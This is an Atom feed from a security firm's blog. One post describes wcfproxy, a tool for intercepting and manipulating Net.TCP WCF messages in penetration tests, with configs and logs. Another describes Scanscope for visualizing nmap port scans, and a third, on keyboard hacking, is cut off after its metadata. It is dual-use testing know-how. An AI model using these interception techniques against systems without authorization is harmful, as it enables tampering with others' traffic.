<feed xmlns="http://www.w3.org/2005/Atom">
  <id>https://blog.syss.com/</id>
  <title>SySS Tech Blog</title>
  <subtitle>SySS Tech Blog</subtitle>
  <updated>2026-04-16T10:27:59+02:00</updated>
  <author>
    <name>SySS GmbH</name>
    <uri>https://blog.syss.com/</uri>
  </author>
  <link rel="self" type="application/atom+xml" href="https://blog.syss.com/feed.xml"/>
  <link rel="alternate" type="text/html" hreflang="en-US"
    href="https://blog.syss.com/"/>
  <generator uri="https://jekyllrb.com/" version="4.4.1">Jekyll</generator>
  <rights> © 2026 SySS GmbH </rights>
  <icon>/assets/img/favicons/favicon.ico</icon>
  <logo>/assets/img/favicons/favicon-96x96.png</logo>


  <entry>
    <title>Intercepting WCF Traffic with wcfproxy</title>
    <link href="https://blog.syss.com/posts/wcfproxy/" rel="alternate" type="text/html" title="Intercepting WCF Traffic with wcfproxy" />
    <published>2026-04-14T10:00:00+02:00</published>
  
    <updated>2026-04-14T11:38:02+02:00</updated>
  
    <id>https://blog.syss.com/posts/wcfproxy/</id>
    <content src="https://blog.syss.com/posts/wcfproxy/" />
    <author>
      <name>Sebastian Rauch</name>
    </author>


    <category term="tool" />


    <summary>


      Windows Communication Foundation (WCF) is still a commonly used .NET framework for client-server communication.
Specifically, when Net.TCP is used for transport, the binary encoding of messages makes the network communication challenging to analyze. 
This in turn poses an obstacle for the security analysis of WCF-based software products.
For this reason we developed “wcfproxy”, a tool to facili...
    </summary>


    <content><p>Windows Communication Foundation (WCF) is still a commonly used .NET framework for client-server communication.
Specifically, when Net.TCP is used for transport, the binary encoding of messages makes the network communication challenging to analyze. 
This in turn poses an obstacle for the security analysis of WCF-based software products.
For this reason we developed “wcfproxy”, a tool to facilitate the analysis of Net.TCP-based WCF communication.</p>

<!--more-->

<h2 id="wcf-basics">WCF basics</h2>
<p>Windows Communication Foundation is a framework for building service-oriented applications.
It allows developers to define and implement service interfaces independently of the protocol that will be used for communication with the service.
Later, binding configurations define the details of the network communication, such as the protocol used for transporting messages (e.g. HTTP) or the authentication mechanism (e.g. Windows authentication).</p>

<p>WCF offers message transport via HTTP, Named Pipes, Microsoft Message Queueing (MSMQ) or Net.TCP.
In our experience, HTTP and Net.TCP are the most commonly used transport options.
HTTP-based WCF communication can be analyzed with standard web penetration testing tools, although some binding configurations also make this challenging by providing security features at the message level.<br />
Net.TCP-based WCF communication, on the other hand, uses a binary message format that complicates analysis without specialized tools significantly.</p>

<h2 id="a-closer-look-at-wcf-messages">A closer look at WCF messages</h2>
<p>To get a better understanding of the challenges presented by Net.TCP-based WCF messages, we take a look at the wire format.
We will view a network traffic capture of the remote call of the method <code class="language-plaintext highlighter-rouge">Health</code> (signature: <code class="language-plaintext highlighter-rouge">string Health()</code>).</p>

<p>As can be seen in the network capture shown in Figure 1, the call of the <code class="language-plaintext highlighter-rouge">Health</code> method over HTTP results in the exchange of two SOAP messages.
The message sent by the client indicates the method name <code class="language-plaintext highlighter-rouge">Health</code> (marked in green).
The message returned by the server indicates that it is the response to the call of the <code class="language-plaintext highlighter-rouge">Health</code> method via the action header <code class="language-plaintext highlighter-rouge">HealthResponse</code> (also marked in green).
It also includes the return value of <code class="language-plaintext highlighter-rouge">ok</code> (marked in purple).</p>

<p><img src="/assets/img/papers/wcfproxy/wshttp-message-dump.png" alt="Dump of HTTP-based WCF message" />
<em>Figure 1: HTTP-based WCF message and corresponding response</em></p>

<p>In comparison, Figure 2 shows the call of the same method via a Net.TCP-based binding.
The resulting messages are no longer text-based, but are represented in a binary format.
From this binary representation, the exact contents of the message are not immediately evident.
Still, the name of the method and corresponding response (marked in green) and the return value (marked in purple) can be identified.
<img src="/assets/img/papers/wcfproxy/nettcp-message-dump.png" alt="Dump of Net.TCP-based WCF message" />
<em>Figure 2: Net.TCP-based WCF message and corresponding response</em></p>

<p>Although the Net.TCP-based messages look very different from the SOAP messages exchanged via HTTP, they are just a binary encoding (see Microsoft specifcation <a href="https://learn.microsoft.com/en-us/openspecs/windows_protocols/mc-nbfx">MC-NBFX</a>) of the same SOAP messages.
Next, we will see how wcfproxy converts between the binary and the textual representations.</p>

<h2 id="related-tools">Related tools</h2>
<p>The tool <a href="https://github.com/ernw/net.tcp-proxy">net.tcp-proxy</a> also allows interaction with Net.TCP-based services.
However, it has to be operated at a lower level, as users are required to build the desired WCF messages from Python.
wcfproxy, on the other hand, allows easy inspection and manipulation by translating all WCF communication to SOAP messages over HTTP.
For the related use case of HTTP-based WCF services, that make use of a slightly simpler binary XML representation (<a href="https://learn.microsoft.com/en-us/openspecs/windows_protocols/mc-nbfs">MC-NBFS</a> as opposed to ), the Burp extension <a href="https://github.com/nccgroup/WCFDSer-ngng">WCFDSer-ngng</a> also converts between the textual and binary XML representations.</p>

<h2 id="getting-started-with-wcfproxy">Getting started with wcfproxy</h2>
<p>wcfproxy is available at <a href="https://github.com/SySS-Research/wcfproxy">SySS Research</a>.
The tool is written in Go and building it is as simple as executing the following in the <code class="language-plaintext highlighter-rouge">cli</code> directory:</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre><span class="c">#&amp;gt; go build -o wcfproxy.exe ./</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>wcfproxy uses a central JSON file in which any number of named configurations are stored.
Therefore, there are only two command line options:</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre><span class="c">#&amp;gt; .\wcfproxy.exe -h</span><span class="w">
</span><span class="n">Usage</span><span class="w"> </span><span class="nx">of</span><span class="w"> </span><span class="nx">wcfproxy.exe:</span><span class="w">
  </span><span class="nt">-config</span><span class="w"> </span><span class="n">string</span><span class="w">
        </span><span class="nx">Path</span><span class="w"> </span><span class="nx">to</span><span class="w"> </span><span class="nx">the</span><span class="w"> </span><span class="nx">configuration</span><span class="w"> </span><span class="nx">file</span><span class="w"> </span><span class="p">(</span><span class="n">default</span><span class="w"> </span><span class="s2">"config.json"</span><span class="p">)</span><span class="w">
  </span><span class="nt">-enable</span><span class="w"> </span><span class="n">string</span><span class="w">
        </span><span class="nx">Name</span><span class="w"> </span><span class="nx">of</span><span class="w"> </span><span class="nx">the</span><span class="w"> </span><span class="nx">enabled</span><span class="w"> </span><span class="nx">configuration</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>A configuration file with a single configuration named <code class="language-plaintext highlighter-rouge">example</code> could look like this:</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
</pre></td><td class="rouge-code"><pre><span class="p">{</span><span class="w">
  </span><span class="nl">"example"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nl">"listen"</span><span class="p">:</span><span class="w"> </span><span class="s2">"127.0.0.1:9010"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"connect"</span><span class="p">:</span><span class="w"> </span><span class="s2">"127.0.0.1:9510"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"retarget"</span><span class="p">:</span><span class="w"> </span><span class="s2">"net.tcp://127.0.0.1:9510/example/notes-nettcp"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"interceptor"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"log"</span><span class="w">
    </span><span class="p">}</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>
<p>The options <code class="language-plaintext highlighter-rouge">listen</code> and <code class="language-plaintext highlighter-rouge">connect</code> specify where wcfproxy should listen for incoming connections and where the traffic should be forwarded to respectively.
Redirecting WCF clients to the proxy will often entail modifying the endpoint URI in some configuration file.
This endpoint URI is also contained in messages sent by the client.
By default, WCF services reject messages if their target endpoint URI does not match their endpoint specification.
Therefore, it will often be required to correct the modified endpoint specification back to the original (in the example above, port <code class="language-plaintext highlighter-rouge">9510</code> was replaced with <code class="language-plaintext highlighter-rouge">9010</code> in order to make the client connect to wcfproxy).
To achieve this, place the original endpoint URI in the <code class="language-plaintext highlighter-rouge">retarget</code> option.
Finally, an <code class="language-plaintext highlighter-rouge">interceptor</code> must be specified.
All messages forwarded via wcfproxy will be passing through this interceptor.
For this example, we will use the <code class="language-plaintext highlighter-rouge">log</code> interceptor that simply dumps textual representation of messages to the configured log location (standard output by default).</p>

<p>With this basic configuration in place, we are ready to start wcfproxy:</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre><span class="c">#&amp;gt; .\wcfproxy.exe -enable example</span><span class="w">
</span><span class="n">INFO:</span><span class="w">  </span><span class="nx">Listening</span><span class="w"> </span><span class="nx">on</span><span class="w"> </span><span class="nx">127.0.0.1:9010</span><span class="w"> </span><span class="nx">and</span><span class="w"> </span><span class="nx">connecting</span><span class="w"> </span><span class="nx">to</span><span class="w"> </span><span class="nx">127.0.0.1:9510</span><span class="w">
</span><span class="n">INFO:</span><span class="w">  </span><span class="nx">No</span><span class="w"> </span><span class="nx">server</span><span class="w"> </span><span class="nx">certificates</span><span class="w"> </span><span class="nx">given</span><span class="p">;</span><span class="w"> </span><span class="n">TLS</span><span class="w"> </span><span class="nx">upgrade</span><span class="w"> </span><span class="nx">not</span><span class="w"> </span><span class="nx">supported</span><span class="w">
</span><span class="n">INFO:</span><span class="w">  </span><span class="nx">No</span><span class="w"> </span><span class="nx">client</span><span class="w"> </span><span class="nx">certificates</span><span class="w"> </span><span class="nx">given</span><span class="p">;</span><span class="w"> </span><span class="n">TLS</span><span class="w"> </span><span class="nx">client</span><span class="w"> </span><span class="nx">authentication</span><span class="w"> </span><span class="nx">not</span><span class="w"> </span><span class="nx">supported</span><span class="w">
</span><span class="n">INFO:</span><span class="w">  </span><span class="nx">No</span><span class="w"> </span><span class="nx">NTLM</span><span class="w"> </span><span class="nx">credentials</span><span class="w"> </span><span class="nx">given</span><span class="p">;</span><span class="w"> </span><span class="n">Negotiate/NTLM</span><span class="w"> </span><span class="nx">authentication</span><span class="w"> </span><span class="nx">not</span><span class="w"> </span><span class="nx">supported</span><span class="w">
</span><span class="n">INFO:</span><span class="w">  </span><span class="nx">Retargeting</span><span class="w"> </span><span class="nx">to</span><span class="w"> </span><span class="nx">net.tcp://127.0.0.1:9510/example/notes-nettcp</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>The same remote call of the <code class="language-plaintext highlighter-rouge">Health</code> method of the Net.TCP-based WCF service now results in the messages being dumped in a textual representation close to the SOAP messages observed with the HTTP transport:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
</pre></td><td class="rouge-code"><pre>INFO:  [proxy] Handling new connection 0: 127.0.0.1:50745 &amp;lt;-&amp;gt; 127.0.0.1:9510
INFO:  [proxy] Connection 0 established (127.0.0.1:50745 &amp;lt;-&amp;gt; 127.0.0.1:9510)
INFO:  [proxy] Envelope (Connection 0, Client -&amp;gt; Server):
&amp;lt;s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing"&amp;gt;
 &amp;lt;s:Header&amp;gt;
  &amp;lt;a:Action s:mustUnderstand="c:1"&amp;gt;ch:http://tempuri.org/INotesService/Health&amp;lt;/a:Action&amp;gt;
  &amp;lt;a:MessageID&amp;gt;uid:urn:uuid:b0cf7e75-c682-2c43-ba25-4ae865b17c40&amp;lt;/a:MessageID&amp;gt;
  &amp;lt;a:ReplyTo&amp;gt;
   &amp;lt;a:Address&amp;gt;ch:http://www.w3.org/2005/08/addressing/anonymous&amp;lt;/a:Address&amp;gt;
  &amp;lt;/a:ReplyTo&amp;gt;
  &amp;lt;a:To s:mustUnderstand="c:1"&amp;gt;ch:net.tcp://127.0.0.1:9510/example/notes-nettcp&amp;lt;/a:To&amp;gt;
 &amp;lt;/s:Header&amp;gt;
 &amp;lt;s:Body&amp;gt;
  &amp;lt;Health xmlns="http://tempuri.org/"&amp;gt;&amp;lt;/Health&amp;gt;
 &amp;lt;/s:Body&amp;gt;
&amp;lt;/s:Envelope&amp;gt;
INFO:  [proxy] Envelope (Connection 0, Server -&amp;gt; Client):
&amp;lt;s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing"&amp;gt;
 &amp;lt;s:Header&amp;gt;
  &amp;lt;a:Action s:mustUnderstand="c:1"&amp;gt;ch:http://tempuri.org/INotesService/HealthResponse&amp;lt;/a:Action&amp;gt;
  &amp;lt;a:RelatesTo&amp;gt;uid:urn:uuid:b0cf7e75-c682-2c43-ba25-4ae865b17c40&amp;lt;/a:RelatesTo&amp;gt;
  &amp;lt;a:To s:mustUnderstand="c:1"&amp;gt;ch:http://www.w3.org/2005/08/addressing/anonymous&amp;lt;/a:To&amp;gt;
 &amp;lt;/s:Header&amp;gt;
 &amp;lt;s:Body&amp;gt;
  &amp;lt;HealthResponse xmlns="http://tempuri.org/"&amp;gt;
   &amp;lt;HealthResult&amp;gt;ch:ok&amp;lt;/HealthResult&amp;gt;
  &amp;lt;/HealthResponse&amp;gt;
 &amp;lt;/s:Body&amp;gt;
&amp;lt;/s:Envelope&amp;gt;
</pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="manipulating-messages">Manipulating messages</h2>
<p>During penetration tests, we usually want to manipulate messages exchanged between client and server.
This can be achieved with the <code class="language-plaintext highlighter-rouge">http</code> interceptor.</p>

<p>The <code class="language-plaintext highlighter-rouge">http</code> interceptor converts Net.TCP-based messages into HTTP messages which contain the textual representation of the original SOAP message in the request body.
These HTTP messages are then sent to an arbitrary HTTP server which can optionally make modifcations to the SOAP messages.
The SOAP message in the body of the HTTP server response is then converted back into the binary format and forwarded to the target server via Net.TCP.
Additionally, the <code class="language-plaintext highlighter-rouge">http</code> intercpeptor supports the use of an HTTP proxy.
Figure 3 shows how the <code class="language-plaintext highlighter-rouge">http</code> interceptor works conceptually.</p>

<p><img src="/assets/img/papers/wcfproxy/http-interceptor.svg" alt="http interceptor" />
<em>Figure 3: Schematic representation of the operation of the <code class="language-plaintext highlighter-rouge">http</code> interceptor</em></p>

<p>A simple but effective setup thus conists of an HTTP server that simply echos back any received request body in combination with an HTTP proxy such as Burp Suite.
The following configuration uses the <code class="language-plaintext highlighter-rouge">http</code> interceptor and configures a proxy URL pointing to a local Burp Suite listener.
Furthermore, the built-in echo HTTP server is enabled and listens locally on port <code class="language-plaintext highlighter-rouge">9999</code>.</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
</pre></td><td class="rouge-code"><pre><span class="p">{</span><span class="w">
  </span><span class="nl">"example"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nl">"listen"</span><span class="p">:</span><span class="w"> </span><span class="s2">"127.0.0.1:9010"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"connect"</span><span class="p">:</span><span class="w"> </span><span class="s2">"127.0.0.1:9510"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"retarget"</span><span class="p">:</span><span class="w"> </span><span class="s2">"net.tcp://127.0.0.1:9510/example/notes-nettcp"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"interceptor"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"http"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"args"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="nl">"proxy-url"</span><span class="p">:</span><span class="w"> </span><span class="s2">"http://127.0.0.1:8080"</span><span class="w">
      </span><span class="p">}</span><span class="w">
    </span><span class="p">},</span><span class="w">
    </span><span class="nl">"ctrl"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"listen"</span><span class="p">:</span><span class="w"> </span><span class="s2">"127.0.0.1:9999"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"enable-echo"</span><span class="p">:</span><span class="w"> </span><span class="kc">true</span><span class="w">
    </span><span class="p">}</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>Figures 4 and 5 show the messages converted to their textual representation forwarded through Burp Suite.
The interception feature of Burp Suite can then be used to edit the messages.</p>

<p><img src="/assets/img/papers/wcfproxy/http-interceptor-request.png" alt="Request intercepted forwarded through Burp Suite via `http` interceptor" />
<em>Figure 4: Message sent from the client to the server and forwarded through Burp Suite via the <code class="language-plaintext highlighter-rouge">http</code> interceptor</em></p>

<p><img src="/assets/img/papers/wcfproxy/http-interceptor-response.png" alt="Response intercepted forwarded through Burp Suite via http interceptor" />
<em>Figure 5: Reply sent from the server to the client and forwarded through Burp Suite via the <code class="language-plaintext highlighter-rouge">http</code> interceptor</em></p>

<p>Note that programmatic manipulation of messages can easily be achieved by replacing the simple echo server with a custom HTTP server that performs the desired manipulations automatically.</p>

<h2 id="handling-authentication">Handling authentication</h2>
<p>WCF supports different authentication mechanisms on the transport level, most notably Windows authentication and TLS certificate-based (client) authentication.
wcfproxy fully supports TLS for transport security, including certificate-based client authentication.
Regarding Windows authentication, either direct NTLM or SPNEGO is supported.
However, SPNEGO authentication will only succeed if NTLM can be negotiated.
Kerberos authentication is currently not supported.
Details on how to configure authentication for wcfproxy can be found in the <a href="https://github.com/SySS-Research/wcfproxy/blob/main/README.md">documentation</a>.</p>

<h2 id="conclusion">Conclusion</h2>
<p>wcfproxy facilitates the security analysis of Net.TCP-based WCF services by enabling us to intercept and manipulate messages.
Its flexible interception mechanism allows it to be used to interactively modify messages or as the basis for custom tools that manipulate messages programmatically.</p>

<p>wcfproxy is available at <a href="https://github.com/SySS-Research/wcfproxy">SySS Research</a> and includes detailed <a href="https://github.com/SySS-Research/wcfproxy/blob/main/README.md">documentation</a> that covers the features presented here as well as some more advanced capabilities left to explore for the curious reader.</p>

<p>On our <a href="https://www.youtube.com/SySSPentestTV">SySS YouTube channel</a>, wcfproxy is also presented in a <a href="https://www.youtube.com/watch?v=UMYAd-d5N5Y">tool tip video</a>:</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/UMYAd-d5N5Y" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div></content>
  

  </entry>

  
  <entry>
    <title>Scanscope: Visualizing Port Scan Results Using Machine Learning Methods</title>
    <link href="https://blog.syss.com/posts/scanscope/" rel="alternate" type="text/html" title="Scanscope: Visualizing Port Scan Results Using Machine Learning Methods" />
    <published>2026-04-09T10:00:00+02:00</published>
  
    <updated>2026-04-09T10:00:00+02:00</updated>
  
    <id>https://blog.syss.com/posts/scanscope/</id>
    <content src="https://blog.syss.com/posts/scanscope/" />
    <author>
      <name>Dr. Adrian Vollmer</name>
    </author>


    <category term="research" />
    
    <category term="tool" />


    <summary>


      Port scan results of large networks are usually only machine-readable. Nmap, arguably one of the most widely used port scanners, may offer a textual output that is human-readable for a handful of hosts, but becomes quickly unreadable in larger networks due to sheer size.
The machine-readable output – usually in the form of XML files – is still very valuable for a pentester, but wouldn’t it be n...
    </summary>


    <content><p>Port scan results of large networks are usually only machine-readable. Nmap, arguably one of the most widely used port scanners, may offer a textual output that is human-readable for a handful of hosts, but becomes quickly unreadable in larger networks due to sheer size.
The machine-readable output – usually in the form of XML files – is still very valuable for a pentester, but wouldn’t it be nice if we could actually get a vivid impression of what we are dealing with? That’s why we wrote a tool called “Scanscope” that attempts to visualize port scan results for humans.</p>

<p>It helps to understand the basics of linear algebra for what follows, but the pretty pictures at the end can be enjoyed by everyone!
The target audience of this blog post are pentesters and defenders who want to take a more proactive approach to securing their network.</p>

<!--more-->

<h1 id="motivation-missing-the-forest-for-the-trees">Motivation: Missing the forest for the trees</h1>

<p>A port scan report by nmap for one host might look something like this:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
</pre></td><td class="rouge-code"><pre>Nmap scan report for 192.168.17.140
Host is up (0.00038s latency).
Not shown: 65509 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
5985/tcp  open  wsman
8530/tcp  open  unknown
8531/tcp  open  unknown
9389/tcp  open  adws
49668/tcp open  unknown
49692/tcp open  unknown
49693/tcp open  unknown
49695/tcp open  unknown
49696/tcp open  unknown
49711/tcp open  unknown
49724/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 89.75 seconds
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This is just for one host, and larger enterprises may have tens of thousands or
even more machines in their network.
Take the scan report above times ten thousand and you might get an idea of how futile it is to actually read the port scan result for a typical network.
You can scroll over lines and lines of ports, but you won’t get an impression of how this network differs from the one you assessed the week before.
You will see lots of hosts with a similar or even identical port configuration, but you won’t spot the ones that stand out.
Crucially, these outliers remain central to proactive security strategies.</p>

<p>So one might wonder how a human-readable representation of a port scan result
might look. Clearly, the total amount of information overwhelms the human
mind, but perhaps it is possible to distill the information into something that
is still characteristic for a particular network.</p>

<p>One possible way to go about this is to interpret the port scan result as
<a href="https://en.wikipedia.org/wiki/Vector_space">vector space</a>. Each port number
corresponds to a dimension in this vector space, so any host corresponds to a
vector</p>

\[\mathbf v = \sum_{i=0}^{65535} p_i \mathbf e_i\,,\]

<p>where $i$ is the port number,
and $p_i$ equals $1$ if the TCP port $i$ of that host is open and $0$ otherwise.
As an example, a host which has TCP ports 22 (SSH) and 443 (HTTPS)
open would be represented as the vector</p>

\[\mathbf v =  \mathbf e_{22} + \mathbf e_{443}\,.\]

<p>For UDP ports, we can simply multiply the port number with $-1$. Since there are
$2^{16}$ port numbers for both TCP and UDP, we can trivially
identify our vector
space with $(\mathbb{F}_2)^{2^{17}}$, so a vector space over the <a href="https://en.wikipedia.org/wiki/Finite_field">finite
field</a> of order 2 with $2^{17}$
dimensions.</p>

<p>That’s a lot of dimensions! And it hardly makes it easier to visualize the data.
However, now we’re on charted territory and we can apply well-known techniques
known as <a href="https://en.wikipedia.org/wiki/Dimensionality_reduction">dimensionality
reduction</a>.
The idea is to reduce the dimensions from $2^{17}$ to two to get something that we
can draw on a 2D chart. Hopefully, we can produce a map of the network where
similar hosts (in terms of port configuration) are located nearby.</p>

<h1 id="methods-and-implementation-trimming-dimensions">Methods and implementation: Trimming dimensions</h1>

<p>To make our life a bit easier, we call hosts that have the exact same
ports open “equivalent”, so we can speak of equivalence classes, or <em>host groups</em>.</p>

<p>Since the number of hosts in a host group should not influence the position of
a host in the resulting 2D chart, we deduplicate the data set before the
dimensionality reduction.</p>

<p>A classic method to reduce dimensions is <a href="https://en.wikipedia.org/wiki/Principal_component_analysis">Principal Component
Analysis</a> (PCA). It’s one of
the oldest methods in the field and a natural first choice.
Strictly speaking, PCA operates over $\mathbb{R}$, but the natural embedding of
$(\mathbb{F}_2)^{2^{17}}$ into $\mathbb{R}^{2^{17}}$ makes this straightforward.</p>

<p>We also tested
<a href="https://en.wikipedia.org/wiki/Nonlinear_dimensionality_reduction#Uniform_manifold_approximation_and_projection">UMAP</a>
for dimensionality reduction. However, we found it to be quite heavy both in
terms of size of the Python dependencies, as well as computational complexity.
On top of that, the results did not convince us over PCA, qualitatively speaking.
It either produced very tight clusters which required a lot more zooming in and out
when exploring the chart, or host groups that we would expect to be nearby were
on opposite sides of the chart. Also, unlike PCA, it is non-deterministic and produces
a completely different result every time, which is undesirable when comparing
charts of the same network at different times or from different scanning
positions, for example. UMAP can be made reproducible, but that will cost us
parallelization.
Our data lives on the vertices of a high-dimensional hypercube. There is no
curved manifold structure for UMAP to exploit, so its additional complexity buys
us nothing over PCA.</p>

<p>Reducing dimensions from $2^{17}$ down to $2$ clearly represents a massive loss
of information, but that is a necessary trade-off.
In our tests, the first two components explain between 30% and 90% of the
variance, with larger and more diverse networks typically at the higher end.
This gives us confidence in our approach.</p>

<p>For assigning host groups to a cluster, we chose the
<a href="https://hdbscan.readthedocs.io/en/latest/index.html">HDBSCAN</a> algorithm.</p>

<p>Because Python is arguably equally popular among pentesters and data scientists, it’s
also a natural choice for Scanscope. Packages implementing the algorithms
mentioned above are readily available.</p>

<p>As for the presentation: this wealth of information must be available in an
interactive form. The most obvious and most widely supported format for this is HTML,
but distributing several HTML and JavaScript files always creates a bit of
friction. Luckily, there is a package called
<a href="https://github.com/AdrianVollmer/Zundler">Zundler</a> which can zip and bundle
various assets into a single file.</p>

<p>This way, we can easily create an interactive web application compressed in a
single file which contains all necessary assets. For best performance, we use an
in-memory <a href="https://sqlite.org/">SQLite</a> database, which is available as a
<a href="https://sql.js.org/">JavaScript implementation using WASM</a>.</p>

<p>The web application has the most common ports color coded to provide visual
clues for similarities and differences between host groups. A tool tip shows the
corresponding service as assigned by
<a href="https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml">IANA</a>.</p>

<p>The charts themselves are rendered using <a href="https://bokeh.org/">Bokeh</a>. They allow
you to drill down in the data and explore the network landscape. Host groups are
displayed in a bubble chart, where the area of a bubble corresponds to the
number of hosts in a host group. For the color of a bubble, we offer several
color schemes:</p>

<ul>
  <li>by cluster ID</li>
  <li>by category</li>
  <li>by port count (high port counts are red, low port counts are blue)</li>
  <li>by fingerprint (essentially a randomly assigned color)</li>
</ul>

<p>Categories (web server, printer, e-mail, domain controller, etc.) are assigned to
host groups using a crude heuristic approach. It’s not always clear to tell the
purpose of a host just by looking at the open ports, especially since it can
have multiple purposes, but it can provide a rough guide.</p>

<p>The position of a bubble is solely determined by the port configuration of the
corresponding host group and the parameters of the reduction algorithm.
However, the axes or coordinates have no particular meaning.</p>

<h1 id="interpretation-and-comments-drawing-tree-maps">Interpretation and comments: Drawing tree maps</h1>

<p>A typical bubble chart might look like this:</p>

<p><img src="/assets/img/papers/scanscope/bubble-chart.png" alt="Bubble chart of a typical corporate network" /></p>

<p>You’ll find that Windows hosts are usually on one side of the chart whereas
Linux hosts or IoT devices are on another. That is because Windows hosts by
default have ports 135, 139 and 445 open. Sometimes, a couple of high ports are
open as well. Depending on the network, you might find Windows endpoints and
Windows server separate from each other, where there might be an island of web
servers in the server area. Or one might observe a group of database servers, where
there is one little bubble nearby, representing a database server where the port
for RDP (3389) has been left open. Maybe accidentally! My first goal when
exploring the bubble chart is usually finding the domain controllers. Look
out for those bold, yellow port badges!</p>

<p>Clicking on a bubble or selecting several bubbles with the Box Select tool
will show which IP addresses are in each host group. It shows the intersection
of all ports, i.e. which ports all host groups have in common, as well as the
union of all ports.</p>

<p><img src="/assets/img/papers/scanscope/host-details.png" alt="Host group details" /></p>

<p>The tree map presents the same information in a different format:</p>

<p><img src="/assets/img/papers/scanscope/treemap.png" alt="Tree map chart of another corporate network" /></p>

<p>Clearly, the choice of which ports to scan will have an impact on the result.
Scanning all $2^{16}$ ports is not always feasible, but the more ports you
scan, the better the result will be. If time is a constraint, then a SYN scan of the
top 100 ports is a good compromise in a typical corporate network. Nmap has the
command line flag <code class="language-plaintext highlighter-rouge">-F</code> for selecting the top 100 ports.</p>

<p>And finally, an interactive demo! This is synthetic data, but comes quite close
to a real portscan.</p>

<iframe width="100%" height="500px" src="/assets/img/papers/scanscope/synthetic.html"></iframe>

<h1 id="conclusion-from-seedlings-to-canopy">Conclusion: From seedlings to canopy</h1>

<p>We presented a novel way to visualize port scan results using methods from
machine learning and data mining. It can help identify outliers, compare port
scan results as well as getting a first impression for various networks.</p>

<p>Scanscope is available on <a href="https://github.com/SySS-Research/Scanscope">Github</a>
and <a href="https://pypi.org/project/scanscope/">PyPI</a>. Try it out now with <code class="language-plaintext highlighter-rouge">pipx run
scanscope</code> or <code class="language-plaintext highlighter-rouge">uv tool run scanscope</code>!</p></content>
  

  </entry>

  
  <entry>
    <title>Hacking a Keyboard for Fun and Profit - Can It Run Doom?</title>
    <link href="https://blog.syss.com/posts/rog-azoth-will-it-run-doom/" rel="alternate" type="text/html" title="Hacking a Keyboard for Fun and Profit - Can It Run Doom?" />
    <published>2026-03-03T10:00:00+01:00</published>
  
    <updated>2026-03-03T13:13:32+01:00</updated>
  
    <id>https://blog.syss.com/posts/rog-azoth-will-it-run-doom/</id>
    <content src="https://blog.syss.com/posts/rog-azoth-will-it-run-doom/" />
    <author>
